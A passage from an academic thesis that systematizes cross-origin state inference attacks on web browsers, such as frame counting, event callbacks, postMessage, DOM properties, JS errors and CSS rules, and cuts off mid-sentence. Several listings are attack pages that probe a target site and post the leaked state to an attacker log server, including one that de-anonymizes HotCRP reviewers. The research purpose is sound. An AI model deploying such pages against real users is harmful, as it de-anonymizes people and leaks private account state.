websites enforce framing protection on their resources (e.g., via the `X-Frame-Options` header) in an attempt to impede such cross-origin exploitations. While this approach succeeded in blocking the cross-origin read of the frame count by an externally hosted attack page, Masas [62] recently proposed that the attack page can also open the SD-URL in a window using the *window.open()* method. Masas also demonstrated such an attack against `facebook.com` for leaking sensitive private information about the victim using authenticated SD-URLs representing search queries. In particular, Masas manipulated the Facebook's graph search in an attempt to craft search queries that reflect the user's personal information. For instance, Masas crafted attack pages that search for queries like "pages I like named 'Example-Entity'...", effectively forcing Facebook to return one result if the user liked the 'Example-Entity' page or zero results otherwise. In another recent work [77], Masas also showed that a now-patched vulnerability in the web version of the facebook messenger allowed any website to disclose who you have been messaging with.

In this paper, we demonstrate that the frame count strategy, among others, is most effective for conducting user identification attacks in a closed-world setting. This is true if the target web application contains a resource that include the victim username as one of its constituent parts. Additionally, we show that the strategy proposed in the existing literature is unable to read the frame count from web pages with adequate framing protection support (i.e., protected with `X-Frame-Options` header). To circumvent this restriction, we introduce the possibility of using *window.open()* API as an alternative side-channel to capture the target frame count.

4.12 CORS Misconfigurations

The CORS policy, discussed in section 2.2, attempts to relax the same-origin policy when cross-origin communication between sites is required. Web browsers typically enforce CORS on behalf of the client application who initiated a CORS-controlled request. However, in order for the CORS policy to be properly functional and effective, the target web server also need to support CORS by placing appropriate headers on the returned response (e.g., `Access-Control-Allow-Origin` header) so as to specify which origins are whitelisted to interact cross-origin. In 2011, Lekies et. al. [9] collected the cross-domain policies of over one million websites, and demonstrated that over fifteen thousand websites of all those examined suffer from potential cross-origin vulnerabilities and are insecure. In other words, a exploitable condition can be predicted with a high level of confidence in around 2,8% of all examined websites that utilized cross-domain HTTP requests. These misconfigurations could be exploited by an attacker to infer the victim state or leak sensitive information.

While CORS misconfigurations have been considered as an attack class in this paper (see *CORSMisconfig* attack class in Table 5.10), the results of our experiments suggests that this class of COSI attacks are rare in top-ranked Alexa websites. In other words, the websites we tested were all properly protected against direct cross-origin reads of HTTP responses captured by the XHR method.

5

Systematization

In this chapter, we analyze 25 instances of state inference attacks, group them under the same COSI denomination, and classify them into 38 distinct attack classes. We extend the strategy behind each group of previously known attack to introduce a general attack class. Furthermore, we identify a novel COSI attack based on DOM Post Messages. First, in section 5.1 we explain the techniques behind COSI attack classes, and the practical limitations posed by each one. Then, in section 5.2 we present our novel systematization of COSI attack classes. Additionally, our systematic study produces a general approach for detecting COSI attacks.

5.1 COSI Leak Methods

In this section, we analyze the strategies behind previously known instances of state-inference attacks, and group them under the same COSI *leak method* denomination. Our contribution in this section is to extend and/or generalize each attack method, while introducing other novel COSI leak methods.

Definition 1: A COSI *leak method* is a grouping of instances of cross-origin state inference attacks which exploit the same underlying attack technique.

The remainder of this section delineates the techniques behind different COSI leak methods.

5.1.1 Events-Fired Technique

In *Events-Fired* (EF) technique, the attacker attaches specific DOM (event) callbacks to cross-origin resource inclusions, discussed in section 2.3, that are embedded in the attack page. Such callbacks mark the occurrence of an specific event on the included resource. For instance, the firing of an `onload` event that is attached to a DOM resource signals that the resource loading has been finished properly, and similarly, the firing of an `onerror` event that is attached to a DOM resource signals that the resource loading process has been interrupted with an error. In this case, all the browser exposes to a client program (i.e., a Javascript code) is that an error has been occurred while hiding the error nature, reason and its stack trace since such exposures can have serious security implications (e.g., for launching COSI attacks).

Attack Strategy

In order for the attacker to successfully distinguish two different victim states, a plausible scenario is to compare what events are triggered in different states for every state dependent resource that is included in the attack page. To illustrate, let's consider the example of the HotCRP conference management system, where the attacker wants to identify who is the reviewer of a specific paper. In the real end-to-end attack scenario, such attacker could be the author(s) of a paper. The group of the target victims (i.e., the reviewers) are publicly known in an academic conference and establish a closed-world attack setting from the perspective of the attacker. Having the contact details of the reviewers, we assume the attacker can convince them to visit the crafted attack page prepared by the attacker (discussed in section 3.2.2). In this setting, the candidate state dependent resource to be included in the attack page is the URL of the paper whose reviewer is to be de-anonymized. If the reviewer of the included paper is visiting the crafted attack page, the `onload` event will be fired because such reviewer is authorized with necessary access permissions to view that paper, whereas in case of other reviewers, an HTTP 403 status code is returned since no such authorizations exists, and hence, the `onerror` event will be triggered accordingly.

Cross-browser support

The events fired for the same inclusion of the state dependent resources can be different based on the web browser the victim is using to visit the crafted attack page. In other words, the firings of one event in one browser, say Chrome, does not guarantee the firings of the same event in another browser, say Firefox. However, this is not an issue because the web server hosting the attack page already knows the victim's web browser leveraging the *User-Agent* request header [49], and therefore, the attack page can be generated specific to the victim's web browser. On the other hand, in some cases it may be possible to generate an attack page that works in all browsers, though it may be achieved with a higher level of complexity.

Listing 5.1 presents an example HotCRP attack page for the previously mentioned running HotCRP example. The attack page provides support for all considered browsers (i.e., Chrome, Firefox, Edge) rather than to be browser specific while incurring a level of

complexity. The increased complexity can be seen in lines 12-14 where the attack page is comprised of two different inclusions of the same resource (using `object` and `link` tags) rather than one resource inclusion. The inclusion in line 15 is to eliminate the *Logout* case by embedding a binary classifier, as discussed in section 3.1.6. The inclusion of the `script` tag alone is sufficient to perform a login detection attack in all browsers. In addition, note that the generated attack page would also work on all browsers that their engine is based on any of the considered browsers. For instance, Opera version 15.0 and above are based on WebKit/Chromium rendering engine [50], and thus, the example attack page would work for them too.

Listing 5.1: Example HotCRP attack page.

```
1  <html>
2  <head>
3  //including jQuery library
4  <script src="jquery.min.js"></script>
5  //functions to send leaked data to attacker
6  <script type="text/javascript">
7  function onCallbackFired(tag, event) {
8  //notifies the attacker that an event is triggered on a tag
9  var data = JSON.stringify({tag: event});
10 $.post("logServer.php", data);}
11 </script>
12 // resource inclusions
13 <object data="http://test-hotcrp.com/testconf/doc.php/
       ↪ hotcrpdb-paper1.pdf" onload="onCallbackFired('object', 'onload
       ↪ ')" onerror="onCallbackFired('object', 'onerror')"></object>
14 <link rel="prefetch" href="http://test-hotcrp.com/testconf/doc.php/
       ↪ hotcrpdb-paper1.pdf" onload="onCallbackFired('link', 'onload')
       ↪ " onerror="onCallbackFired('link', 'onerror')">
15 <script src="http://test-hotcrp.com/testconf/doc.php/
       ↪ hotcrpdb-paper1.pdf" onload="onCallbackFired('script', 'onload
       ↪ ')" onerror="onCallbackFired('script', 'onerror')">
16 </head>
17 </html>
```

When the victim (i.e., the reviewer) visits the attack page shown on Listing 5.1, the `object`, `link`, and `script` tags in lines 13-15 each generate a different cross-origin request to the HotCRP origin (i.e., `test-hotcrp.com`) to obtain the included PDF resource. First, a login detection attack is launched to know if the victim is logged in. To this end, the callbacks on `script` tag are used. According to our experiments, when the victim is not logged in, the `onload` event is fired, whereas when the victim is logged in, the `onerror` event is triggered due to unexpected content type of the included resource (i.e., placing a PDF resource in a script tag). Then, a second attack is done to see if the logged user is the reviewer of the paper. To this end, the attacker logs the information about the victim's browser obtained from *user-agent* request header, and then reads the collected information from `object` and `link` tags based on the browser (`object` tag for Firefox and Edge, and `link` tag for Chrome). In either case, when the reviewer of the included paper is visiting the attack page, the `onload` event will be fired because the resource can

be properly loaded without any errors. However, if any other reviewer visits the attack page, the `onerror` event is triggered due to the occurrence of an HTTP 403 forbidden response code.

While `onload` and `onerror` events are among the most prevalent (and perhaps most effective) callbacks to launch a COSI attack, several many other DOM callbacks can play a similar role, posing the same threat. For example, according to our experiments, an open-world user de-anonymization COSI attack can be launched in Google Drive using the `ondurationchange` EF callback for audio and/or video files. In such an attack, the attacker's goal is to know if the owner of an specific Gmail address is visiting the attack page (i.e., user identification). To achieve this goal, the attacker uploads a private audio or video to his/her cloud drive, and shares it with the Gmail address of the target victim who needs to be de-annonymized. The attacker only provides read permissions on the aforementioned resource. Therefore, in such an open-world setting, only the target victim has access to the uploaded resource (other than the attacker who is not obviously among the candidate targets of the attack). If the user visiting the attack page is the target victim, the included video or audio file starts loading, and thus, its duration will change from "NaN" value to the actual duration value of the included resource, which in turn will lead to the firing of the `ondurationchange` DOM event. On the other hand, if the user visiting the attack page is not the target victim, the included resource will not be loaded, and hence, the the `ondurationchange` DOM event will not be triggered. While this example only demonstrated how `ondurationchange` DOM event can be leveraged to launch a COSI attack, other scenarios could be mentioned for other event callbacks as well.

Generalization

Table 5.1 shows a general view of the EF attack technique. The leftmost column shows the overall SD-URL inclusion format where $\texttt{event}_i$ is the DOM callback function name, and $f_i()$ is the user-specified function that is fired when the event occurs for $i = 1, 2, ..., N$. The middle column shows the collected data from the attack page, and the rightmost column clarifies how to capitalize on the collected data to infer the user state. There are two important points to note when creating an attack page using EF and comparing the collected data:

Note 1: When creating multiple inclusions of (possibly different) SD-URLs, the order of triggered events may be subject to racing conditions. It is therefore necessary to validate whether the observed order is stable or not.

Note 2: Care must be taken when same SD-URL is included multiple times using different HTML tags (discussed in Table 2.1 of section 2.3), as this may lead to the caching of the resource in the browser. It has to be validated whether or not caching impacts the specific attack page under consideration based on the included resources and utilized tags.

After conducting experiments on the `onload-onerror` properties of the HTML tags shown in Table 2.1 of section 2.3, we identified three significant underlying factors in the HTTP response header of the included cross-origin state dependent resources that can contribute to the DOM callback event that is triggered, namely:

- The HTTP status code of the response header (e.g., 200 OK, 403 Forbidden, etc).
- The returned HTTP response type (e.g., "text/html", "application/pdf", "text/-javascript", etc)
- The existence of the X-Frame-Options (XFO) header [52]. XFO specifies whether the requested resource can be framed in the requesting origin. Example values for XFO are `deny`, `sameorigin` or `allow-from`. For example, the existence of the header `X-Frame-Options: allow-from https://example.com/` means that the requested resource can only be framed by the origin `https://example.com/`.

Request Generation Logic	**Collected Data**	**Condition for Distinguishing b/w States**
<tag incl-attr=*targetURL* event$_1$=f$_1$() event$_2$=f$_2$() ... event$_N$=f$_N$()>	criteria (1) A list of DOM events triggered at each state. criteria (2) The number of times each event is triggered. criteria (3) The order in which events are fired.	Compare events fired at each state (criteria 1). if equal, compare their firing count (criteria 2). if equal, compare their order and validate if it is not influenced by race condition (criteria 3).

Table 5.1: A general view of the Events-Fired attack technique.

The following three scenarios describes the effects of each EF contributing factor in an isolated setting, where other contributing factors are assumed to be invariant at each scenario for the sake of simplicity. However, in a real world setting, a combination of these scenarios would take place.

Scenario 1: As part of the preparation phase of the attack, the attacker identifies state dependent URLs associated to the target web site that returns resources whose Multipurpose Internet Mail Extensions (MIME) type [53] depends on the state of the requester. For instance, some URLs returns responses with the image MIME type when the requester is in authenticated state (i.e., an image file is returned). A response with the HTML MIME type is returned otherwise (corresponding to the login page). The attacker identifies such a URL and selects the matching HTML tag for including it. The matching HTML tag is selected based on the condition that the inclusion must trigger the `onload` event when the actual resource pointed by the URL is returned (e.g., the image). The `onerror` event must be triggered otherwise (e.g., when the login page is returned) or vice-versa. During our experiments with the HTML tags shown in Table 2.1 of section 2.3, we noticed that each tag fires the `onload` event if the included resource has a MIME type that corresponds to the one shown in the last column of the aforementioned table for the tags. When there is a type mismatch, the `onerror` event is fired (except in the case of the `iframe` tag). The attacker can create an attack web page that includes the identified URL using the selected tag, make the victim visit the page, check the fired events and/or their firing counts, and thereby determine the victim's state. A similar scenario with `img` and `script` tags are discussed in [11, 16, 19, 25] and [20, 25] respectively.

Scenario 2: In the preparation phase, the attacker identifies a SD-URL associated to the target web site that returns a resource of a specific MIME type depending on the state of the requester (e.g., logged in state). If the state is different (e.g., unauthenticated), a HTTP response with an error status code should be returned [54, 55]. The attacker then identifies a HTML tag for including this URL. The tag is chosen in such a way that it must trigger the `onload` event if the included resource returns a response with a MIME type corresponding to the one shown in the last column of Table 2.1 in section 2.3 for the tag. The `onerror` event must be triggered for HTTP responses with error status codes. Among the HTML tags shown in the aforementioned Table, all HTML tags except the `iframe` tag triggers the `onload` event if the response body types match, and the `onerror` event is fired for error responses. Therefore, the attacker is able to craft an attack page based on this scenario, and exploit it to infer the victim's state. A similar scenario with `script` tag is discussed in [25].

Scenario 3: During the preparation phase, the attacker identifies a SD-URL associated to the target web site that returns a specific resource with the XFO set in the response header only in a certain user state (e.g., logged in state). If the state is different (e.g., unauthenticated), the user would see a web page (e.g., an error page, or a redirection to the login page) without the XFO header set in the HTTP response. The existence of the XFO response header influences the event callback that is normally fired. It may cause the `onerror` event to be fired, or may halt the execution of the rest of the client program (i.e., Javascript code) and prevent all event firings. In either case, the attacker is able to craft an attack page that exploits this behaviour to determine the victim's state.

Limitations

While EF is a powerful technique to distinguish different user states, it comes with its own limitations. Having said that, EF can not be leveraged when the same DOM callbacks are fired across different user states. This especially happens when the value for the triplets of HTTP status code, response type, and XFO header is similar in all states. For example, if the MIME-type of the responses returned by the target web site do not vary depending on the state of the victim, the attack introduced in scenario 1 would not work. Similarly, the attack mentioned in scenario 2 and 3 would not work if the state of the users is not manifested in the response codes and/or XFO header returned by the target web site.

5.1.2 Post-Message Technique

The *Post-Message* (PM) functionality is a feature of modern web browsers that enables message exchange between mulitple browser windows or DOM frames loading cross-origin web pages [23, 67]. In order to receive messages, the receiver web page can load the sender page in a frame using the `iframe` tag (or vice-versa). However, It is likely that the target web site protects all it's resource from framing using the X-Frame-Options header or using specific Javascript functions [58]. It is also likely that the target web page sends messages to the web page that opens it using the `window.open()` method [57] rather than the web page that frames it. In order to address these scenarios, the receiver web page can open the sender page as a pop-up window using the `window.open()` method.

In any case, the methods for sending and receiving the post messages must be defined in a client-side Javascript program in the corresponding web pages. When a web page receives a message, it can also obtain the information regarding the origin of the web page that sent the message. A sender web page is said to be a post message broadcaster if a message sent by it can be read by any other web page that either frames it using the HTML `iframe` tag or opens it using the `window.open()` DOM API, irrespective of the origin differences between the sender and the receiver.

Attack Strategy

To the best of our knowledge, PM is a novel attack class that has not been previously mentioned, nor has been detected in the existing literature. It leverages an HTML page in the target site that contains Post Message broadcasters, and then collects those broadcasted messages in different states. The difference of various states may manifest in the number of broadcasted messages, different message origins, or different message contents.

An example of a `Post-Message` attack scenario is illustrated in Listings 5.2 and 5.3. In Listing 5.2, the source code of the sender web page is shown. It is assumed that the sender web page is hosted at the URL `http://example.com/snd.html`. The reader needs to focus only on the lines 7-8 and 12-13 of Listing 5.2. The lines 7-8 shows that the message *"Hello Framer"* is sent to the web page that frames the sender (e.g., using the `iframe` tag). Similarly, lines 12-13 shows that the message *"Hello Opener"* is sent to the web page that opens the sender page (e.g., using the `window.open()` DOM API).

Listing 5.2: Source code of the sender web page.

```
1  <!doctype html>
2  <html>
3  <head>
4  <script type="text/javascript">
5  window.onload=function() {
6  if (window.parent!=null) {
7  msgToFramer="Hello Framer!"
8  window.parent.postMessage(msgToFramer,'*')
9  }
10
11 if (window.opener!=null) {
12 msgToOpener="Hello Opener!"
13 window.opener.postMessage(msgToOpener,'*')
14 }
15 }
16 </script>
17 </head>
18 <body>
19 <p>Sender</p>
20 </body>
21 </html>
```

Listing 5.3 shows the source code of the receiver page (corresponding to the sender

page shown in Listing 5.2). Lines 19-22 of Listing 5.3 shows that the receiver page frames the sender page and also calls the function `open_pop_up()` which opens the sender page as a pop-up window (see Line 6 of Listing 5.3).

It is important to note the wildcard value passed as a second argument to the `postMessage` method (i.e., the '*' argument shown in Lines 9 and 14 of Listing 5.2). The wildcard value enforces that irrespective of the origin of the receiver, the messages must be delivered. While there's an increasing attention toward the use of the wildcard values in post messages, many web applications are still continuing to use such wildcard values, failing to recognize the potential consequences.

Listing 5.3: Source code of the receiver web page.

```
1  <!doctype html>
2  <html>
3  <head>
4  <script type="text/javascript">
5  function open_pop_up(){
6  window.open("http://example.com/snd.html")
7  }
8  window.onload=function() {
9  var msgDiv = document.getElementById('msg');
10 function receiveMessage(message) {
11 msgDiv.innerHTML = message.data;
12 }
13 window.addEventListener('message', receiveMessage);
14 }
15 </script>
16 </head>
17 <body>
18 Messages received: <div id="msg"></div>
19 <iframe src="http://example.com/snd.html" width="100" height="100">
20 </iframe>
21 <button type="button" name="button" onclick="open_pop_up()">Open
      ↪ pop-up
22 </button>
23 </body>
24 </html>
```

Generalization

In order to exploit the PM technique to mount a COSI attack, the state of the user must be manifested on the content or origin of the broadcasted messages between frames and/or windows. In particular, the technique checks if the list of observed (origin, message) pairs allow individualizing different states. A specific state is singled out by:

- counting the number of messages in each state.
- counting the number of different origins in each state.
- comparing the different origins of one state to the other (string-wise) if previous step gives an equal count.

- comparing the message contents by Jaro string similarity distance [56] to minimize the effects of random or session-specific strings on message contents.

Table 5.2 shows a general view of the PM attack technique. The leftmost column illustrates the SD-URL inclusion format taking advantage of the `window.open()` DOM API when the XFO header is present in response headers, and the `iframe` tag otherwise. The middle column shows that the collected data from the attack page is the list of different (message, origin) pairs, and the last column describes the criteria for comparing these pairs.

Request Generation Logic	**Collected Data**	**Condition for Distinguishing b/w States**
`<iframe src=`*targetURL*`>` OR `window.open(`*targetURL*`)`	List of messages received and their origins at each state	Comparing different (message, origin) pairs with messages compared using Jaro string similarity distance

Table 5.2: A general view of the Post-Message attack technique.

Limitations

In order to leverage PM for the purpose of mounting a COSI attack, the state of the victim must be manifested either in the properties of the broadcast messages or on the message origins. However, the likelihood that the target website do not meet this requirement is potentially high. Additionally, the attacker cannot frame the target page using the `iframe` tag if it has framing protection (i.e., XFO-protected response). Although the presence of this protection will not prevent the attacker from loading the target page in a new window using the `window.open()` method, the target web page may not send any broadcast messages to the opening page.

5.1.3 Readable DOM Properties Technique

The *Readable DOM Properties* (RDOMP) technique leverages a SD-URL that returns a web page with a set of readable properties A in one state, and a set of readable properties B in the other where $A \neq B$. When a web page performs cross-origin resource inclusion, the including page can call certain DOM API's provided by the browser for reading certain properties of the included resource. For instance, if an image resource has been included using the `img` HTML tag, a call to the `naturalHeight` property would return the actual height of the included image [59]. Similar properties exists for other tags (e.g., the duration property for the audios/ videos included using the video/audio tags). Sometimes, the ability to read certain properties are browser dependent. For instance, in Microsoft Edge and Internet Explorer web browsers, if a cross-origin resource containing CSS rules is included using the `link` tag, the including page will be able to read the style rules using the DOM API call `document.styleSheets` [7]. However, other browsers such as Google Chrome and Mozilla Firefox do not allow this.

Tag	MIME-Type	Observable Properties
`img`	Image	*naturalHeight*
`applet`	Applet	
`video`	Video	*videoHeight*
`audio`	Audio	*duration*
`link`	CSS	*document.styleSheets*
`track`	WebVTT [60]	*track*
`embed`	Defined in `type` attribute	Depends on the type
`object`	Defined in `type` attribute	Depends on the type
`iframe`	HTML	*contentWindow.length*

Table 5.3: Examples of readable DOM properties for HTML tags.

Attack Strategy

In the preparation phase, the attacker identifies a URL associated to the target web site that returns a resource that manifests the state of the requester on at least one of the readable DOM properties. Table 5.3 presents a few of the several many readable DOM properties that can be exploited to mount a COSI attack. For instance, in our running HotCRP example mentioned in chapter 2, let's consider the attack where the reviewer of a paper is to be de-anonymized. To this end, the attack page can be generated by embedding the SD-URL of the target paper in an `object` tag. Assuming the reference of `objectRef` for the included `object` tag, the target state may be singled out by comparing the value of the `objectRef.contentDocument`. If the target reviewer who is assigned to the paper is visiting the crafted attack page, the returned response type would be *"application/pdf"*, and thus, the `objectRef` will not have any `contentDocument` set (i.e., `null` value). In the other state, however, the value of the `contentDocument` property would be a string containing a HTML document (i.e., not `null`).

Request Generation Logic	**Collected Data**	**Condition for Distinguishing b/w States**
`<tag src=`*targetURL*`>` OR `window.open(`*targetURL*`)`	DOM properties of the included object	Compare the values of the readable properties

Table 5.4: A general view of the readable DOM properties attack technique.

Generalization

Table 5.4 presents a general view of the RDOMP attack technique. The attacker simply needs to create an attack page that includes the identified SD-URL using the matching

tag (chosen based on the MIME type of the resource returned by the URL, shown in Table 2.1 of section 2.3). In the attack phase, the attacker lures the victim into visiting the crafted attack page, and then checks the manifestation of the state on the readable properties of the included resource to infer the victim's state.

Limitations

The attacks explained in this section works only if the state of the user is manifested in the readable DOM properties of the resource. This many not be the case for all web sites. Additionally, browser vendors impose many restrictions on these properties if the origins of the including web page and the included resource do not match [7]. These restrictions will prevent the attacker from performing the attack. For instance, as explained in the beginning of this section, cross-origin reading of the `document.styleSheets` property is prevented in Google Chrome and Mozilla Firefox.

5.1.4 Frame-Count Technique

The *Frame-Count* (FC) COSI attack, also known as *Content-Window-Length* (CWL), is an influential class of COSI attacks that leverages a SD-URL which returns an HTML document with a number of frames in one state, and an HTML document with a different number of frames in the other state. The number of frames within an included cross-origin web page can be read via a call to specific DOM API's [7, 64]. Although this attack class can be categorized as a special case of RDOMP class, we have marked it as a separate class to emphasize its criticality given the fact that it is pervasively overlooked in many web applications as well as its popularity and the wide range of other RDOMP methods that may not be as prominent as FC.

Attack Strategy

Table 5.5 presents a general view of the FC attack technique. According to the table, all the attacker has to do is to create an attack page that embeds the identified SD-URL using an `iframe` tag, or alternatively if the included resource is being guarded by XFO framing protection headers, opening the SD-URL in a pop-up window using *window.open()* API. In the attack phase, the attacker convinces the victim to visit the generated attack page, and then checks the manifestation of the user state on the number of frames in the included SD-RES to infer the victim's state.

Request Generation Logic	**Collected Data**	**Condition for Distinguishing b/w States**
`<iframe src=`*targetURL*`>` OR `window.open(`*targetURL*`)`	number of frames in an HTML document	Compare the collected length

Table 5.5: A general view of the Frame-Count attack technique.

According to our experiments, this attack class is powerful for user identification purposes in a closed-world setting. To illustrate, let's take the example of a SD-RES that includes the username of a victim as one of its constituent parts, e.g., the resource `http://example.com/users/alice-victim/playlists` that includes the username *alice-victim*. Suppose the HTML document that is returned by this state dependent resource contains a frame length of A, if and only if it is accessed by the *alice-victim* user, and a frame length of B if it is accessed by any other user ($A \neq B$). Thus, in a scenario where a user needs to be uniquely identified among, say X, number of other users whose profile playlist URLs are known, it is enough to record the frame length of all X user profile playlist URLs for the target victim. The username of the current victim would then correspond to the username segment of the resource that had a length of A.

Limitations

The FC technique, while effective, also comes with its limitations. The attacker may not be able to frame the SD-RES using the `iframe` tag if it has framing protection. Additionally, browsers and/or custom user-installed browser plugins may block the openings of pop-up windows to read the required frame length [63], while such blocks are not guaranteed.

5.1.5 Readable-Objects Technique

When a web page includes a cross-origin resource, the consequences can be different. For instance, if a JS resource is included using the script HTML tag, the browser will load the included JS in the content of the including page. This will give the including page access to all the global variables and certain functions defined within the included JS. The *Readable-Objects* (RO) class will capitalize on this behaviour to characterize the user state based on the defined functions, global variables and their values.

Attack Strategy

This class leverages a SD-URL that returns a JS code with an object property in one state and a JS code without the object property in the other state. It also works when the same object property appears in both states with different values. One example object property is a JS global variable that only exists in one state. JS global variables can be read by the embedding page, even when the script comes from a different origin. Listing 5.4 shows an example of a simplified COSI attack page that reads all global variables defined in DOM `window` object. The variables defined in the SD-URL=*targetURL* are injected into the attack page by the cross-origin inclusion performed in line 4. The code in lines 7-12 represent a simple way of reading all variables defined in `window` DOM object. Eventually, these variables are sent to an exernal attacker-controlled endpoint in line 14 so as to be processed for comparison across different states.

Listing 5.4: An example COSI attack page using RO technique.

```
1 <html>
2 <head>
3 // inclusion of SD-URL
```

```
4  <script src="targetURL" type="text/javascript">
5  // reading global variables including those injected by the above
       ↪ inclusion
6  <script type="text/javascript">
7  var gVariables = Object.keys(window);
8  var keyValueDictionary = { };
9  for(var name in gVariables){
10   var value = window[name];
11   keyValueDictionary[name] = value;
12 }
13 // send collected data to logserver
14 $.post("logServer.php", keyValueDictionary);}
15 </script>
16 </head>
17 </html>
```

The code shown in Listing 5.4 uses a very naive approach, as many variables (defined in the DOM `window` object of the attack page itself) are redundantly read and checked across all states. However, such variables can be identified and excluded by more precise and sophisticated JS codes that are beyond the scope of this paper.

Request Generation Logic	**Collected Data**	**Condition for Distinguishing b/w States**
`<script src=`*targetURL*`>`	Defined functions, global variables and their values	Compare if there is an extra variable defined in one state, and if equal, compare their corresponding values.

Table 5.6: A general view of the Readable-Objects attack technique.

Generalization

Table 5.6 provides a summary of the RO attack technique. For the preparation phase of this attack, the attacker tries to find a SD-URL associated to the target web site that manifests the state of the user in the form of certain JS variables at the including page. For instance, if a variable exists only when the requester is logged in at the target web site, it is a good candidate for determining the authentication status of the requester. The attacker creates an attack page that includes the identified SD-URL using an `script` tag, lures the victim into visiting the page, and ultimately, reads the global objects in order to characterize the state of the victim.

Limitations

These attacks requires the target web site to have a URL that returns a resource, yielding state-dependent Javascript variables at the including page. However, the likelihood to meet this requirement is relatively low, as most web applications put the majority of their application-specific JS variables in inline script tags that can not be captured through this method.

Listing 5.5: An example COSI attack page using JE technique.

```
1  <html>
2  <head>
3  <script type="text/javascript">
4  window.onerror = function(message, source, lineno, colno,
       ↪ errorObject){
5  var data = [message, source, lineno, colno, errorObject];
6  // send collected data to logserver
7  $.post("logServer.php", JSON.stringify(data));
8  // relaxing the error
9  return true;
10 }
11 </script>
12 // inclusion of SD-URL
13 <script src="targetURL" type="text/javascript">
14 </head>
15 </html>
```

5.1.6 JS-Errors Technique

The *JS-Errors* (JE) attack class aims to exploit javascript errors thrown on DOM and error stack traces (if available) to determine the user state. The technique takes advantage of the fact that both non-JS and JS resources included using the `script` tag in a web page are parsed as a JS resource, and hence, encountered syntactic errors are reported to the including page. The rest of this section details the background and the general strategy behind this attack class.

Attack Strategy

This class leverages a SD-URL at the target web site that returns a syntactically correct JS code in one state and a syntactically erroneous JS code or non-JS content in the other state. In addition to syntactical errors, there are other types of errors captured by this attack class. This includes all javascript runtime errors, such as exceptions thrown within handlers or during execution. A variation of this attack uses a SD-URL that returns different JS errors in both states. It differs from the EF `onerror()` technique in that it captures the errors thrown on the DOM `window` object of the attack page rather than those captured in SD-RES event listeners (i.e., the error in EF is captured by an event listener placed on the included SD-RES). In other words, when a resource (such as an `img` tag) fails to load, an error event is fired at the element that initiated the load, which will in turn invoke the *onerror()* handler on the element. By default, these error events do not bubble up to the DOM `window` object [65].

Listing 5.5 provides an example of a simplified attack page that exploits JE to distinguish various user states. First, the *window.onerror()* event listener is assigned a callback function in line 4. When a JS runtime error occurs, the browser invokes this callback passing a set of parameters. While these parameters may be zero, empty, null or undefined due to the cross-origin nature of the triggered error, the existence of such

an error may be alone sufficient to determine the user state. Specifically, the passed arguments are:

1. **message:** the message associated with the error, e.g., "Uncaught ReferenceError: foo is not defined".
2. **source:** the URL of the script or document associated with the error, e.g., "`scripts/dist/code.js`".
3. **lineno:** the line number (if available).
4. **colno:** the line number (if available).
5. **errorObject:** the error object associated with this error (if available), and possibly the error stack trace through the non-standard *Error.prototype.stack* property [66].

Additionally, the thrown error is mitigated in line 9 by returning `true` so that the rest of the JS code, if any provided in the crafted attack page, can continue to operate without any probable interruption. It is also important to note that the inclusion of the cross-origin SD-URL from the target website in line 13 is happening after the assignment of a callback to *window.onerror()* so that thrown errors can be captured. Reversing this order may create racing conditions.

Note 1: Previously, it was possible to capture the error line as well as the error object (error stack trace) from the passed arguments to *window.onerror()* event listener, as shown in Listing 5.5. Obviously, this imposed important security implications. For instance, the attacker could simply use the error line numbers to differentiate two different user states. However, *window.onerror()* no longer returns the error line and/or the error object. As far as we know, this partial patch, however, was not done for fixing COSI attacks, but rather CSRF attacks.

Generalization

Table 5.7 provides a summary of the JE attack technique. For the preparation phase of this attack, the attacker tries to find a SD-URL associated to the target web site that manifests the state of the user by throwing JS runtime errors at the including page. For example, if an inclusion triggers specific syntax errors only when the requester is authenticated at the target web site, the inclusion can be utilized to mount a login detection COSI attack. In the attack phase, the attacker crafts an attack page that embeds the identified SD-URL using an `script` tag, attaches appropriate event listeners on DOM `window` object shown in Listing 5.5, and convinces the victim to visit this page. It is then possible to compare the collected error data with a previously collected knowledge source database. The knowledge source database contains the errors that are triggered at each state, and is created by the attacker during the preparation phase with test accounts in the target site.

Request Generation Logic	Collected Data	Condition for Distinguishing b/w States
`<script src=`*targetURL*`>`	JS runtime errors thrown on DOM	Compare the existence of errors, and if available, compare the error line and error stack trace

Table 5.7: A general view of the JS-Errors attack technique.

Limitations

While JE is an elegant way for COSI attacks to individualize user states, they are restricted with certain limitations. For one thing, it is not possible anymore to read the real values of the arguments passed to *window.onerror()* method, a decision originally made by browser vendors to provide more resistance against the CSRF attacks. These parameters will have zero, null, empty or undefined values when errors are fired due to a cross-origin nature. Additionally, finding state dependent resources that, when included, trigger some kind of runtime errors in one state and not the others is fairly difficult in practice. In other words, what happens more commonly is that if errors are encountered when including resources, they are more likely to happen in all states than in a single state, while also taking into account that it is not a guaranteed behaviour.

5.1.7 CSS-Rules Technique

The *CSS-Rules* (CSSR) attack class aims to exploit web style sheet rules defined in HTML web pages to infer the user state. The technique takes advantage of the fact that when a cross-origin CSS file is included using the `link` HTML tag, the CSS rules defined within the included file will be applied to the DOM elements of the including page. The remainder of this section details the background and the generalized strategy behind this attack class.

Attack Strategy

CSSR attack class leverages a SD-URL that returns a CSS file containing a specific style rule in one state and another CSS file with a different style rule (or alternatively a non-CSS file) in the other state. The cross-origin inclusion of the aforementioned SD-URL leads to the injection of a CSS ruleset provided that a CSS resource is returned by the SD-URL. The injected CSS rules will be applied to the DOM elements of the attack page accordingly. Since the CSS styles are employed by the attack page, the same origin policy does not apply and the attack page can directly access its own content to check which style rules was applied.

Listing 5.6: An example of a simple SCSS ruleset for CSSR attack.

```
1 table {
2   th,
3   td {
```

```
4       background-color: red;
5       min-with: 10px;
6     }
7   }
```

Nonetheless, the inclusion of an appropriate SD-URL alone is not enough to mount this attack. CSS rules and styles may have been defined to target specific HTML structures and contents (e.g., tables, sections, etc) in the original website that do not originally exist in the attack page by themselves. Thus, these elements must be identified by the attacker, and then added to the attack page so that the injected CSS rules are applied to them. To give an example, consider the CSS ruleset defined in Listing 5.6. Let's assume that $sURL$ is a SD-URL belonging to a target website that returns the CSS ruleset defined in Listing 5.6 in state A, and a non-CSS file in state B where $A \neq B$. If the attack page is simply constructed by only including the state dependent $sURL$ using the `link` tag, the additional injected ruleset in state A is not revealed as the constructed attack page has no table element to apply these styles (e.g., a background color of red for table cells). Therefore, knowing that there is an additional CSS rule (or a same rule with different value) in a given state, the attacker needs to add the necessary HTML structure to the attack page. Such knowledge should be obtained by the attacker before conducting an end-to-end COSI attack by creating a knowledge source database that contains which extra CSS rules and values are defined at each state for the target web application. Once the appropriate HTML structure is supplemented to the attack page, a 